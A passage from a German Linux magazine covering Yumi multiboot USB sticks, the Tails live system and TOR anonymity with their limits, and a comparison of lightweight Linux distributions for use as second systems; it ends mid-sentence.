Auch unter Windows können Sie mehrere Linux-Systeme bootfähig auf einen USB-Stick befördern. Das englischsprachige Yumi 2.0.6.4 für Windows – Your Universal Multiboot Installer – finden Sie auf Heft-DVD oder unter *www.pendrivelinux.com/yumi-multiboot-usb-creator*. Yumi benötigt unter Windows keine Installation – einfach die ausführbare Datei starten und loslegen:
In „Step 1“ wählen Sie das Ziellaufwerk, in „Step 2“ die Distribution und im letzten Schritt „Step 3“ das ISO-Image der gewünschten Linux-Distribution. Bei der Auswahl der ISO-Datei zeigt Yumi nur Dateiobjekte an, die zur Distribution passen, die Sie vorher in „Step 2“ gewählt haben (es sei denn, Sie aktivieren die Option „Show all ISOs“). Dies ist deswegen notwendig, weil Yumi zwar sehr viele, aber nicht alle Linux-Systeme booten kann. Wählen Sie daher in „Step 2“ immer präzise aus, damit Yumi die passende Bootumgebung einrichtet. Systeme, die hier nicht aufgelistet sind, können Sie unter Angabe eines technisch verwandten Systems ausprobieren, aber der Erfolg ist ungewiss. Bei Ubuntu-basierten Systemen erscheint nach „Step 3“ ein zusätzlicher „Step 4“, mit dem Sie einen persistenten Speicher einrichten können. Yumi kann – wie Multisystem – noch fehlende ISO-Images auch aus dem Internet nachladen. Dazu wählen Sie mit „Step 2“ die Distribution und aktivieren dann das Kästchen „Download Link“.
Nach absolvierter Kopie fragt Yumi jedes Mal automatisch „Would you like to add more ISOs...?“. Mit „Ja“ oder „Yes“ können Sie dann nach demselben Strickmuster weitere Systeme aufnehmen, solange der Platz des Datenträgers reicht.



Beim Booten des USB-Sticks erscheint der Yumi-Bootloader: Der bietet unter „Linux Distributions“, „System Tools“, „Antivirus Tools“ (u. a.) die eingerichteten Systeme auf USB. Yumi kann auf einem früher erstellten Multiboot-Stick nachträglich Systeme hinzufügen oder entfernen. Beim Erweitern gehen Sie so vor wie oben beschrieben. Sie erhalten zwar keinen Hinweis auf die bereits vorhandenen Systeme, aber diese bleiben unangetastet. Für das Löschen aktivieren Sie die Option „View or Remove Installed Distros“. Der Rest ist selbsterklärend.


Was bietet ein Multiboot-Stick nicht?

Multiboot und Yumi arrangieren im Handumdrehen eine mobile Sammlung für Reparatur- oder Zweitsysteme. Ein mit diesen Tools erstellter Multiboot-Stick enthält ausschließlich Livesysteme, also eingefrorene Systeme, die keine oder nur begrenzte Anpassungen zulassen. Installationen und Anpassungen sind nur mit einem zusätzlichen Speicherbereich möglich (Persistenz). Multisystem kann für Ubuntu-basierte Systeme persistenten Speicher einrichten und zusätzliche Persistenz für ein beliebiges weiteres der transferierten Systeme. Yumi bietet Persistenz nur für Ubuntu-Systeme. Multiboot-Sticks sind daher ideal für einen pragmatischen Werkzeugkasten, aber nicht unbedingt für ein Desktop-Zweitsystem.

Das Surfsystem Tails

Tails musste nicht erst vom Whistleblower Edward Snowden empfohlen werden, um eine gewisse Berühmtheit zu erlangen. Das Debian-System mit dem TOR-Browser umweht seit Jahren der Mythos eines anonymen Internetzugangs.

VON HERMANN APFELBÖCK



Tails – The Amnesic Incognito Live System – liefert seit 2009 ein vorkonfektioniertes und stets verfeinertes Komplettpaket zum Surfen, das lokal auf der benutzten Hardware überhaupt keine Spuren hinterlässt und auch im Internet keine persönlichen Spuren. Damit ist das Debian-9-System, das sich mit Gnome 3 wie ein nettes Desktopsystem anfühlt, „out of the box" eine Anonymisierungswaffe. Ob Sie eine solche wirklich brauchen und dafür auch die erheblichen Einschränkungen in Kauf nehmen, diskutiert dieser – kritische – Beitrag.

TOR-Netz auf Live-Debian

Tails ist eine Kombination aus einem restriktiven Livesystem und einem vollständig eingerichteten Zugang zum anonymisierenden TOR-Netzwerk via TOR-Browser. Das System ist auf Amnesie getrimmt, damit weder auf der genutzten Hardware noch im Tails-Dateisystem selbst Spuren zurückbleiben. Der Zugang zu Tails geschieht ungeschützt über ein eingeschränktes Standardkonto „amnesia", das wenig darf und nur das Dateisystem des Livesystems sieht. Das Programm mit den weitreichendsten Rechten ist der zusätzliche „Unsichere Browser", für den beim Start ein temporäres Dateisystem erstellt und beim Beenden wieder entsorgt wird. Beim Herunterfahren von Tails wird sogar noch der Arbeitsspeicher überschrieben, um die forensische Methode der „Cold Boot Attack" zu unterlaufen. Über den eingefrorenen Livebetrieb hinaus führt nur ein verschlüsselter Persistenzspeicher, der optional angelegt werden kann.

Der Firefox-basierte TOR-Browser, der auch als Einzelprogramm existiert (*www.torproject.org*), schickt eine Webanfrage verschlüsselt durch drei zufällige Stationen des TOR-Netzwerks (Entry-, Zwischen- und Exit-Node) zum öffentlichen Zielserver. Der Zielserver erfährt folglich nur die IP-Adresse des Exit-Nodes, aber nicht diejenige des Rechners, von dem die Anfrage ursprünglich stammt. Innerhalb der TOR-Knoten kennt der Entry-Node zwar die IP-Adresse des Absenders, aber nicht den Inhalt der Anfrage (verschlüsselt), der Zwischen-Node weder die IP noch den Inhalt, der Exit-Node den Inhalt, der von dort unverschlüsselt zum Zielserver geht. Für den Rückweg gilt dasselbe.

Der TOR-Browser und seine Anonymisierung funktioniert im gesamten öffentlichen Internet, für das berüchtigte Darknet und dessen Sites (*.onion) ist dieser Browser die technische Voraussetzung.


Tails auf USB einrichten

Die Projektseite *https://tails.boum.org* betreibt relativ viel Umstand um die Installation unter Linux, Windows oder Mac-OS. Für Debian-basiertes Linux gibt es sogar einen speziellen Tails-Installer, um das ISO-Image auf USB-Stick zu schreiben. Tatsächlich genügen aber der Download des ISO-Abbilds (1,2 GB) und die übliche Rohkopie auf USB-Stick – mit dd oder Gnome-Disks unter Linux oder auch mit dem Win 32 Disk Imager unter Windows. Damit ist Tails als pures und unabänderliches Livesystem bereits einsatzbereit. Wer allerdings die Option des persistenten Speichers nutzen will, muss Tails danach im laufenden System über „Tails → Tails Installer → Aktuelles Tails klonen" nochmal auf einen zweiten und endgültigen Zielstick weitertransportieren. Die anschließende Einrichtung der Persistenz auf dem endgültigen zweiten Stick erfolgt über das Menü „Tails → Configure persistent volume".


Der persistente Speicher wird auf dem Stick verschlüsselt abgelegt und kann – als Option – beim Start durch Eingabe des Kennworts geöffnet und in das Livesystem

eingebunden werden. Der Speicher ist in der Systemleiste über „Orte → Persistent“ gut erreichbar, um dort Benutzerdateien abzulegen. Sämtliche Persistenzdaten sind unter „Orte → Rechner → live → persistence → TailsData_unlocked“ einzusehen. Persistenz macht bei entsprechend gewählter Option dauerhafte Software-Nachinstallationen möglich (zum Abschluss „Install Every Time“ wählen) und auch das dauerhafte Anlegen von importierten Browserlesezeichen gelingt.

Ansonsten ist der Umfang der Tails-Persistenz eng begrenzt. Es ist uns trotz der aktivierten Persistenzoption „Netzwerkverbindungen“ nicht gelungen, lokale Serveranmeldungen dauerhaft zu speichern. Die Option „Dotfiles“ sollte ferner Konfigurationsdateien persistent sichern, jedoch ist der Umfang dieser Dotfiles-Option nicht dokumentiert. Unterm Strich wird Tails auch durch Persistenz kein anpassungsfähiges Desktopsystem, sondern bleibt in weiten Teilen ein eingefrorenes Livesystem.



Der Startdialog in Tails: Sprachauswahl und Tastaturbelegung sind bei jedem Systemstart zu absolvieren.



Über das Livesystem auf einem ersten USB-Stick schreiben Sie mit dem Tails-Installer das finale System auf den zweiten USB-Stick. Nur so ist Persistenz zu erreichen.

Technische Einschränkungen

Wer Tails benutzt, muss Nachteile in Kauf nehmen – sowohl bei der Systembenutzung wie im Internet. Hier die wichtigsten:

• Das TOR-Netzwerk ist langsam. Statt zweier Sendungen (Anfrage und Antwort) handelt es sich hier um insgesamt acht Sendungen. Entscheidender ist aber noch, dass die Einrichtung eines TOR-Knotens keine hohen Qualitätsansprüche stellt. Eine einzige langsame Zwischenstation bremst den gesamten Durchsatz.

• In Tails sind personalisierte Aktionen zu meiden, da sie der Anonymisierung des Systems widersprechen. Ein Beispiel dafür ist etwa die Anmeldung am Google- oder Microsoft-Konto, sei es im Browser oder in Thunderbird. Da die Anmeldung vom Exit-Node des TOR-Netzwerks kommt, werden Google, Microsoft (nachweislich) und sicher weitere prominente Diensteanbieter sofort einen Fremdzugriff vermuten (unbekanntes Gerät, ungewöhnliche geografische Herkunft) und das Konto sperren.

• Der Anmeldebildschirm (tails-greeter) mit der Spracheinstellung ist in jedem Fall zu absolvieren, das ist auch mit der Persistenzoption nicht zu umgehen.

• Standardmäßig ist der Benutzerzugriff auf etwaige interne Festplatten oder USB-Laufwerke untersagt. Wer das umgehen will, muss beim Anmeldebildschirm mit der Sprach- und Tastaturauswahl bei den zusätzlichen Optionen (Plus-Symbol) ein root-Kennwort festlegen. Danach darf der Dateimanager Nautilus unter „Andere Orte“ nach Eingabe des Kennworts auch externe Laufwerke einhängen und nutzen.

• Da der TOR-Browser alle Adressangaben über die TOR-Knoten schickt, sind lokale Netzadressen wie etwa die IP des Heimrouters logischerweise unzugänglich. Dafür muss man den „unsicheren Browser“ verwenden (unter „Internet“ im Menü).


Risiken und Grenzen von Tails

Der Schutz politisch Verfolgter durch Tails und TOR sei unbestritten. Für datenschutzbewusste normale Nutzer, die nur der penetranten Werbeverfolgung entrinnen möchten, scheint uns Tails als Waffe aber einige Kaliber zu groß. Zumal jedem TOR-Benutzer die Tatsache klar sein muss, dass er sich technisch in nächster Nachbarschaft zum Darknet und damit inmitten einer überwiegend kriminellen Gesellschaft bewegt. Wie viele TOR-Knoten daher inzwischen von Geheimdiensten und Polizei betrieben werden, bleibt im Dunkeln. Sind es genügend, lassen sich Teilnehmer durch die Daten von Entry- und Exit-Nodes auch wieder deanonymisieren (die US-Regierung ist einer der Hauptsponsoren des TOR-Netzwerks). Und nicht zuletzt garantieren Zwischenknoten keine absolute Anonymität: Die Rückverfolgung einer Ausgangs-IP über mehrere Knoten hinweg ist sehr aufwendig, aber nicht unmöglich. ■

Zweitsysteme mit Linux

Linux-Zweitsysteme erledigen auch jenseits von Reparaturaufgaben (siehe Seite 60) produktive Aufgaben: Sie arbeiten als unabhängiges Surfsystem, als mobile Multimedia-Station, als portable Softwaresammlung oder als Admin-Werkzeugkoffer.

VON HERMANN APFELBÖCK



Hübsch minimal: Das Livesystem Slax hat nicht viel mehr an Bord, als dieser Homescreen anzeigt.

Zweitsysteme haben meistens nur eine dienende Rolle und sollen folglich schnell und schlank sein. Das gilt umso mehr, wenn sie portabel auf USB (auch 2.0) oder DVD starten sollen. Auf schlanken Systemen liegt daher der Fokus dieses Beitrags. Selbstverständlich kann ein Linux-Zweitsystem als großes Desktopsystem auch im Multiboot auf Festplatte nützlich sein, doch steht solcher Einsatz hier nicht im Zentrum.

Wenn Sie im Internet nach „lightweight linux“ oder ähnlich suchen, erhalten Sie vermutlich mehr Ergebnisse als gewünscht. Es gibt viele Linux-Leichtgewichte und das macht es schwierig, die Unterschiede und spezielle Vorzüge zu erkennen. Dieser Artikel soll die Spreu vom Weizen trennen.

Zweitsysteme: Live oder installiert

Bevor es an die Auswahl eines Zweitsystems geht, stellt sich die grundsätzliche Frage zur bevorzugten Technik:

Pure Livesysteme: Alle in der Tabelle aufgeführten Distributionen laufen als Livesystem oder ausschließlich als solches. Livesysteme bieten eine produktive Arbeitsumgebung, sind aber technisch eingefroren: Installationen und Systemveränderungen überleben keinen Neustart. Das gilt auch dann, wenn sie auf einem beschreibbaren Datenträger laufen. Typische Nur-Livesysteme benötigen daher bei jedem Start zumindest die Einstellung des deutschen Tastaturlayouts. Auch Netzkennwörter, Browsereinstellungen oder Oberflächenanpassungen gehen bei jedem Shutdown verloren. Pure Livesysteme eignen sich daher nur für den gelegentlichen Noteinsatz und für solche Fälle genügt die Heft-DVD der LinuxWelt.

Auf USB laufen Livesysteme deutlich schneller. Zum Übertragen auf USB-Stick genügt in den allermeisten Fällen eine Rohkopie des ISO-Abbilds mit dd, gnome-disks unter Linux oder dem Win 32 Disk Imager unter Windows. In seltenen Fällen (4M-Linux, Porteus) enthalten die ISO-Abbilder keine hybride Bootausstattung, die auf DVD und USB booten kann. Dann ist es notwendig, das ISO-Abbild erst auf DVD zu brennen (Brasero, Infrarecorder) und – von dort gestartet – weiter auf USB zu installieren.

Livesysteme mit Persistenz: „Persistenz“-Speicher macht Livesysteme flexibler, indem Konfigurationsänderungen und sogar Installationen dauerhaft in eine gesonderte Datei gespeichert und beim Start eingebunden werden. Livedistributionen wie Puppy Linux oder Porteus bringen solche Persistenz selbst mit. Alle Ubuntu-basierten Distributionen können über das Tool Unetbootin (auf Heft-DVD) mit Persistenz aufgewertet werden. Sie müssen dazu im Unetbootin-Fenster neben der Option „Platz um Dateien zwischen Neustart zu erhalten“ nur eine MB-Angabe eintragen. 2000 bis 4000 MB sind je nach Kapazität des USB-Sticks sinnvolle bis großzügige Werte.

Installierte Zweitsysteme: Außer Tiny Core, Slax, Puppy, Porteus und Watt-OS/Microwatt können alle in der Tabelle genannten Distributionen ordentlich installiert werden – sei es auf Festplatte oder auf USB-Stick. Auch der Live-Klassiker Knoppix bietet dies über „Knoppix → Knoppix auf Flash kopieren“.


Solche Installation erfordert also zunächst das Schreiben des originalen ISO-Abbilds auf DVD oder USB und dann die Installation aus dem laufenden Livesystem. Ob die Installation schon als Bootoption angeboten wird oder – wie bei Knoppix – als Menü- oder Desktoplink im Livesystem, unterscheidet sich je nach Distribution.

Aus unserer Sicht ist eine ordentliche Installation auf USB-Stick die komfortabelste Variante für Zweitsysteme. Das System lässt sich dann beliebig anpassen und über Updates dauerhaft aktuell halten.

Extreme: Von Microwatt und Slax zu Knoppix

Wie unterschiedlich das Prinzip „Zweitsystem“ interpretiert werden kann, zeigen die folgenden Extreme:

Microwatt ist ein winziges Ubuntu-Derivat, das nur die Hotkeys für Browser, Terminal und Dateimanager am Desktop anzeigt. Die Hilfeseite („h“ im Terminal) bietet Orientierung für etliche weitere Optionen. Die XFCE-Leiste kann manuell gestartet werden und somit ein normales Menü anbieten. Programme starten im Vollbild, bei Multitasking teilt der einfache i3-Fenstermanager die Fenster in vertikale Spalten. Für normale Anwender dürfte das Konzept zu puristisch ausfallen. Das alternative **Watt-OS** aus gleicher Hand ist ein Ubuntu-Derivat mit LXDE-Desktop, das bedienerfreundlicher ausfällt, aber keine wesentlichen Vorteile zum Lubuntu-Original erkennen lässt. **Slax Linux** ist an Reduktion schwer zu überbieten. Es gibt nur Chromium, VLC, Editor,



Livesystem Puppy (Xenial) auf USB schreiben: Das von CD gestartete Puppy wird hier mit dem „Puppy Installer“ auf schnelleren USB-Stick befördert.

SCHLANKE LINUX-ZWEITSYSTEME

Name	akt. Version	Projektadresse	RAM	Beschreibung
4M-Linux	28	*http://4mlinux.com*	120 MB	unabhängiges Linux mit sparsamem JWM-Fenstermanager, gewöhnungsbedürftig, aber mit Spieleklassikern wie Doom u. a.
Antix	17.2	*https://antixlinux.com*	200 MB	schlankes, pragmatisches Allzwecksystem mit Kernfokus auf älterer Hardware
Bodhi Linux	5.0	*www.bodhilinux.com*	100 MB	sehr schnell, sehr schlank, allzwecktauglich, aber mit eigenwilliger Moksha-Oberfläche
Bunsenlabs	„Helium“	*www.bunsenlabs.org*	180 MB	puristisches, sehr schnelles Allzwecksystem ohne Spezialisierung; einfache Bedienung, Anpassungen für Fortgeschrittene
Kanotix	Steelfire	*www.kanotix.org*	220 MB	anspruchsloses, klassisch bedienbares und sehr schnelles Allzwecksystem ohne Spezialisierung, LXDE-Desktop
Knoppix	8.5	*www.knoppix.org*	220 MB	Livesystem mit Installationsoption und klassisch einfachem LXDE-Desktop: umfassende Softwareausstattung
Linux Lite	4.2.6	*www.linuxliteos.com*	400 MB	noch schlankes Allzwecksystem mit XFCE-Desktop (ohne Vorzüge gegenüber Lubuntu/Xubuntu)
LinuxWelt-Surfsystem	4	auf Heft-DVD	400 MB	siehe Porteus Desktop plus deutschsprachiger Mate-Desktop und Browserauswahl
Lubuntu	18.10	*http://lubuntu.net*	200 MB	anspruchsloses Allzwecksystem mit LXDE-Desktop und kleiner Softwareausstattung
LXLE	16.04.4	*www.lxle.net*	200 MB	anspruchsloses Allzwecksystem wie Lubuntu, Softwareausstattung etwas umfangreicher
Microwatt	R10	*http://planetwatt.com/new/*	110 MB	reines Livesystem, Ubuntu-basiert mit minimalistischem i3-Fenstermanager, nur Hotkeys für Browser, Terminal, Dateimanager
Peppermint-OS	9	*http://peppermintos.com*	180 MB	Ubuntu-basiertes System mit sehr schlankem XFCE und Webspezialisierung (Google Drive, Dropbox, Microsoft), allzwecktauglich
Porteus Desktop	4	*www.porteus.org*	300 MB	reines Live- und Surfsystem mit Persistenzoption und Browserauswahl: schnell, klein und – für Fortgeschrittene – ausbaufähig
Porteus Kiosk	4	*http://porteus-kiosk.org*	150 MB	reines Livesystem mit Browser pur, keinerlei Systemzugriff, detaillierte Einrichtung über Installerimage
Puppy Linux	Xenial	*http://puppylinux.org*	80 MB	Ubuntu-basiertes Puppy-Livesystem mit Persistenzoption (ohne Persistenz, Minisetup bei jedem Start)
Puppy Linux	Slacko	*http://puppylinux.org*	80 MB	Slackware-basiertes Puppy-Livesystem mit Persistenzoption (ohne Persistenz, Minisetup bei jedem Start)
Q4-OS	3.4	*https://q4os.org*	180 MB	sparsames, sehr anpassungsfähiges Allzwecksystem mit etwas altmodischer Trinity-Oberfläche
Raspbian x86	13.11.13	*www.raspberrypi.org*	80 MB	kleines, schnelles, unkompliziertes Allzwecksystem: nicht schön, aber pragmatisch (x86-Variante des Raspberry-Systems)
Slax	9.8	*www.slax.org*	110 MB	reines Livesystem, absolut minimalistisch mit schmaler Software, aber sehr schnell und schick (Android-like), Slackware-basiert
Sparky Linux	4.9.2	*https://sparkylinux.org*	300 MB	solides, schlankes Allzweck-Debian ohne Spezialisierung
Tiny Core	10	*http://tinycorelinux.net*	50 MB	minimalistisches und reines Livesystem, erfordert Basiseinrichtung bei jedem Start
Trisquel Mini	8.0	*https://trisquel.info/de*	100 MB	sehr schlankes Ubuntu-Derivat in mehreren Varianten: die LXDE-Variante mit minimaler Software benötigt Ausbau
Watt-OS	R10	*http://planetwatt.com*	350 MB	reines Livesystem, Ubuntu-basiert mit LXDE (ohne Vorzüge gegenüber Lubuntu)
Xubuntu	18.10	*http://xubuntu.org*	350 MB	noch schlankes Allzwecksystem mit XFCE-Desktop und ausreichender Softwareausstattung


Rechner, Dateimanager und Terminal. Das schmale Angebot ist aber hübsch aufbereitet wie bei einem Smartphone-Homescreen. Noch einfacher als diese Menüanzeige ist der Rechtsklick auf den Desktop, der ein Menü mit diesen Programmen sowie Optionen für Tastatur, Auflösung und Shutdown anbietet. Für Anwender, die nur Browser und VLC brauchen, ist Slax eine schnelle und attraktive Lösung.

Knoppix wird nur noch in der DVD-Ausgabe gepflegt (ISO mit 4,4 GB), die kleine CD-Ausgabe (700 MB) ist veraltet. Das System versteht sich als schlanker Programmstarter für jegliche Open-Source-Prominenz und bedient dabei sowohl Gnome- wie KDE-affine Anwender. Folglich finden sich diverse Dateimanager, Browser, Mailclients, Bildviewer oder Mediaplayer. Libre Office, Tools, Spiele – alles ist an Bord. Das macht Knoppix unübersichtlich bis konfus. Aber wer bei seinem Zweitsystem sichergehen will, im Falle des Falles alles an Bord zu haben, ist mit Knoppix bestens versorgt.

Live-Spezialisten: Die Puppy-Varianten

Puppy-Varianten, egal ob auf Basis Ubuntu (Xenial, Quirky) oder Slackware (Slacko), bringen auf typischerweise nur 200 bis 350 MB großen ISO-Abbildern kaum glaubliche Software unter, haben einen RAM-Eigenbedarf von nur 60 bis 150 MB und booten fix. Die reinen Livesysteme bieten ein eigenes Persistenzkonzept für Anpassungen und Nachinstallationen. Sie sind aber relativ komplex und befragen Sie mit einer Armada von englischsprachigen Dialogen, die man tatsächlich lesen und verstehen sollte.

Für eine optimale Einrichtung auf USB-Stick sollten Sie zunächst das gewählte ISO-Abbild (vorzugsweise **Puppy Xenial)** auf CD brennen und dann im laufenden Livesystem mit dem „Puppy [Universal] Installer“ weiter auf USB-Stick transferieren. Puppy begrüßt Sie mit dem Dialog „Quick Setup“. Auf beschreibbarem USB-Stick lohnt es sich, alles sorgfältig einzustellen und im Puppy-Paketmanager das „langpack_de“ oder weitere Software nachzuinstallieren. Wenn Sie später Puppy zum ersten Mal herunterfahren („Exit“ im Hauptmenü), erscheint „Erstmals: Sitzung speichern“. Antworten Sie in jedem Fall mit „Speichern“ (oder „Ja“, „Yes“). Danach legt das System den Speicherbereich an, kopiert die bereits angefallenen Daten und fährt herunter. Bei



Surfsystem Porteus: Auch dieses Livesystem hat sein eigenes Kopiertool, um sich aus dem laufenden Betrieb auf USB-Stick zu übertragen.

späteren Puppy-Starts entfallen störende Bremsen wie „Quick-Setup“ und „First shutdown“. Software-Nachinstallationen sind über den „Puppy Package Manager“ schnell und einfach.

Spezialisierte Surfsysteme


Jedes Live- und Zweitsystem bringt Sie ins Internet. Es gibt aber neben dem speziellen Tails, das im vorangehenden Artikel beschrieben ist, weitere Webspezialisten.

Peppermint-OS (1,2 GB) bietet auf Ubuntu-Basis deutlich mehr Internet als nur den Chromium-Browser: Google Drive, Google Mail, Dropbox, Pixlr, Bittorrent sind allesamt vorbildlich integriert. Für die Desktopintegration weiterer Webapps wie Facebook oder Instagram gibt es ein Extratool mit dem Namen „Ice“. Außerdem gelingt es der Distribution, den ansehnlichen XFCE-Desktop auf Diät zu setzen, was das System gegenüber einem Xubuntu deutlich verschlankt. Ungeachtet seines Webfokus lässt sich Peppermint über die Ubuntu-Quellen zu einem Allzweck-Zweitsystem-Desktop erweitern, nachdem das System aus dem Livebetrieb auf einen USB-Datenträger installiert ist.

Porteus Desktop sowie das darauf basierende **LinuxWelt-Surfsystem** (auf Heft-DVD) sind auf den schnellen Internetzugang spezialisiert. Porteus ist schnell genug, um auch auf optischen Medien flott zu booten und zu arbeiten. Im einfachsten Fall genügt daher die Heft-DVD. Wer das System noch handlicher und schneller nutzen will, kann es aus dem laufenden Betrieb über das Menü „Systemwerkzeuge → Porteus Installer“ auf USB übertragen. Dabei wird das root-Passwort abgefragt („toor“). Porteus ist mit USB 2.0 jederzeit flüssig zu bedienen, mit USB 3.0 ist es richtig schnell mit Bootzeiten unter 20 Sekunden und Browserstarts von zwei, drei Sekunden.

In der LinuxWelt-Edition besitzt Porteus einen deutschsprachigen Desktop und deutsches Tastaturlayout. Als Browser stehen die ebenfalls deutschsprachigen Firefox und Chromium zur Auswahl. Trotz des komfortablen Mate-Desktops eignet sich Porteus aufgrund spartanischer Software nicht zum Allzwecksystem.

Porteus Kiosk ist ein reduziertes Porteus mit Firefox oder Chrome im ausschließlichen Kioskmodus ohne jeden Systemzugriff. Alle Browser- und Systemeinstellun-



Exot Bodhi Linux: Das Speed-Ubuntu ist technisch beeindruckend, hat aber immer wieder Akzeptanzprobleme wegen seiner eigenwilligen Oberfläche.

